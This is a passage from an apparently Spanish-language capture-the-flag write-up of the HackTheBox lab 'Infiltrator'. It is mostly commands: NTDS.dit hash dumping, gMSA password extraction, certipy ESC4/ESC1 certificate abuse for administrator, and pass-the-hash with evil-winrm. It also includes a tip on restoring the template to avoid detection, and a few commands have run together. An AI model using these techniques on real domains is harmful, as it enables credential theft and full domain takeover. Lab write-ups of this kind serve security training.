
Usamos el Recovery Key que encontramos anteriormente en la web.

Compress-Archive -Path 'E:\Windows Server 2012 R2 - Backups\' -DestinationPath C:\temp\Ee.zip
Movemos a c:\temp para descargar con evil-winrm como winrm_svc
7z x Backup_Credentials.7z


NTDS.DIT es una base de datos de AD (Active Directory). Contiene toda la información crítica del dominio, incluyendo credenciales, usuarios, grupos y políticas.
Backup Passwords
- Dump Hashes
secretsdump.py -security registry/SECURITY -system registry/SYSTEM -ntds Active\ Directory/ntds.dit LOCAL
Guardaré las credenciales ntlm y las usaré para crear un archivo de usuario y un archivo de contraseñas:
cat ntlm | cut -d: -f1 > userscat ntlm | cut -d: -f2-4 > passwordsPero ningún hash funciono para ningún usuario.

NTDS Enumeration
ntdsdotsqlite Active\ Directory/ntds.dit --system registry/SYSTEM -o ntds.sqlite

select commonname,description from user_accounts;

lan_managmentl@n_M@an!1331
Auth as Infiltrator_svc


Hay 2 maneras para leer el GMSA password
- gMSADumper
python3 gMSADumper.py -u lan_managment -p 'l@n_M@an!1331' -d infiltrator.htb- NetExec
nxc ldap infiltrator.htb -u lan_managment -p 'l@n_M@an!1331' --gmsa

infiltrator_svc$653b2726881d6e5e9ae3690950f9bcc4nxc smb infiltrator.htb -u 'infiltrator_svc$' -H '653b2726881d6e5e9ae3690950f9bcc4'
No funciona sobre winRM
Shell as Administrator
ADCS Enumeration
nxc ldap infiltrator.htb -u 'infiltrator_svc$' -H '653b2726881d6e5e9ae3690950f9bcc4' -M adcsCertipy usará estas credenciales para buscar configuraciones vulnerables:
certipy-ad find -vulnerable -dc-ip 10.10.11.31 -u 'infiltrator_svc$' -hashes ':653b2726881d6e5e9ae3690950f9bcc4' -stdout
ESC 4 Exploit
certipy-ad template -u 'infiltrator_svc$' -hashes ':653b2726881d6e5e9ae3690950f9bcc4' -dc-ip 10.10.11.31 -template Infiltrator_Template -write-default-configuration

Si vuelvo a ejecutar el comando anterior, podemos ver que ahora es muy vulnerable.

Necesitamos ejecutar ambos comandos (plantilla y req) para obtener .pfx
certipy-ad req -u 'infiltrator_svc$' -dc-ip 10.10.11.31 -target-ip 10.10.11.31 -hashes ':653b2726881d6e5e9ae3690950f9bcc4' -template Infiltrator_Template -upn administrator@infiltrator.htb -ca 'infiltrator-DC01-CA'- Para explotar ESC1, hago un request al certificado para el administrador

El subcomando auth toma ese archivo .pfx y devuelve un TGT y el hash NTLM
certipy-ad auth -pfx administrator.pfx -dc-ip 10.10.11.31
certipy-ad template -u ‘infiltrator_svc$’ -hashes ‘:653b2726881d6e5e9ae3690950f9bcc4’ -dc-ip 10.10.11.31 -template Infiltrator_Template -write-configuration Infiltrator_Template.json
Con esto volvemos a poner el template original en infiltrator (Con el find de ser detectados o ser mas sigilosos)
Validate Creds
nxc smb infiltrator.htb -u administrator -H aad3b435b51404eeaad3b435b51404ee:1356f502d2764368302ff0369b1121a1
evil-winrm -i 10.10.11.31 -u 'administrator' -H '1356f502d2764368302ff0369b1121a1'